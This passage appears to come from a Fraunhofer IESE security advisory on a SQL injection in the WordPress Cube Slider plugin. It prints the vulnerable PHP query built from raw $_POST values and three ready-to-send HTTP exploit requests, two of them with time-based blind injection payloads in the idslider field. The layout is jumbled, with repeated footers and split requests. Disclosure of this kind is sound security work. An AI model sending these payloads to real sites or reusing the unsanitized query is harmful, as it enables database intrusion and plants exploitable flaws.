15 Sec-Fetch-Dest: document
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-User: ?1
19
20 idslider=6&name=Name&about=About&title=Title&description=Description&1title2=
title2&description2=Description&2title3=Title&3description3=Description&3title4
=Title&4description4=Description&4icon1=fa-glass&color1=42381d7426&icon2=fa-glass&
color2=42381d7426&icon3=fa-glass&color3=42381d7426&icon4=fa-glass&color4=42381d7426&
submit=Save+Changes
21
```

```
Response
Pretty Raw Hex Render View
1 HTTP/1.1 200 OK
2 Date: Mon, 02 May 2022 19:04:42 GMT
3 Server: Apache/2.4.52 (Debian)
4 Expires: Wed, 11 Jan 1984 05:00:00 GMT
5 Cache-Control: no-cache, must-revalidate, max-age=0
6 X-Frame-Options: SAMEORIGIN
7 Referrer-Policy: strict-origin-when-cross-origin
8 Vary: Accept-Encoding
9 Content-Length: 24805
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13 <!DOCTYPE html>
14 <html class="wp-toolbar"
15 lang="en-US">
16 <head>
17 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
18 <title>
Cube Slider - Admin &laquo; hacking playground &#8212; WordPress
</title>
19 <script type="text/javascript">
addLoadEvent = function(func){
if(typeof jQuery!=='undefined')jQuery(function(){
func();
});
};
else if(typeof wpOnload=='function'){
wpOnload=func;
}
else{
var oldonload=wpOnload;
wpOnload=function(){
oldonload();
};
};
20
```

In the code, the vulnerability is triggered by unsanitized user input of `idslider` at line 199 in `./init.php`. Notice that there is no sanitization at all in the whole query!

```
196
197
198 if(isset($_POST['submit'])){
199     $sql = "UPDATE $table name2 SET name='".$_POST['name'].', about='".$_POST
['about'].', title='".$_POST['title'].', title2='".$_POST['title2'].', title3='".$_POST
['title3'].', title4='".$_POST['title4'].', description1='".$_POST['description1'].',
description2='".$_POST['description2'].', description3='".$_POST['description3'].',
description4='".$_POST['description4'].', icon1='".$_POST['icon1'].', icon2='".$_POST
['icon2'].', icon3='".$_POST['icon3'].', icon4='".$_POST['icon4'].', color1='".$_POST
['color1'].', color2='".$_POST['color2'].', color3='".$_POST['color3'].', color4='".$_POST
['color4'].', WHERE idslider='".$_POST['idslider'].'"';
200     $re = $wpdb->query($sql);
201 }
202
```



Security Bulletin

of the [Fraunhofer IES](#) Research Institute

Otherwise the exploit will not work. The SQL injection can be triggered by sending the requests below.

Exploit Payload 1: Edit

```
POST /wp-admin/options-general.php?page=cubeslider HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/wp-admin/options-general.php?page=cubeslider
Content-Type: application/x-www-form-urlencoded
Content-Length: 90
Origin: http://localhost
DNT: 1
Connection: close
Cookie: wordpress_86a9106ae65537651a8e456835b316ab=admin%7C1651687988%7CUPnEJkZ0Ap9XXkqMv5ca4t4
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

```
idslider=4+AND+(SELECT+3477+FROM+(SELECT(SLEEP(5)))DhVP)&edit=Click+to+edit+slider+4+details
```

Exploit Payload 2: Delete

```
POST /wp-admin/options-general.php?page=cubeslider HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/wp-admin/options-general.php?page=cubeslider
Content-Type: application/x-www-form-urlencoded
Content-Length: 90
Origin: http://localhost
DNT: 1
Connection: close
```



Security Bulletin

of the [Fraunhofer IESE](#) Research Institute

Sec-Fetch-User: ?1

idslider=4+AND+(SELECT+3477+FROM+(SELECT(SLEEP(5)))DhVP)&delete=Click+to+delete+slider+4

Exploit Payload 3: Save

POST /wp-admin/options-general.php?page=cubeslider HTTP/1.1

Host: localhost

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://localhost/wp-admin/options-general.php?page=cubeslider

Content-Type: application/x-www-form-urlencoded

Content-Length: 394

Origin: http://localhost

DNT: 1

Connection: close

Cookie: wordpress_86a9106ae65537651a8e456835b316ab=admin%7C1651690550%7CIzsJvLe5qAzDH1qctKYKvf3

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

idslider=6&name=Name&about=About&title1=Title+1&description1=Description+1&title2=Title+2&descr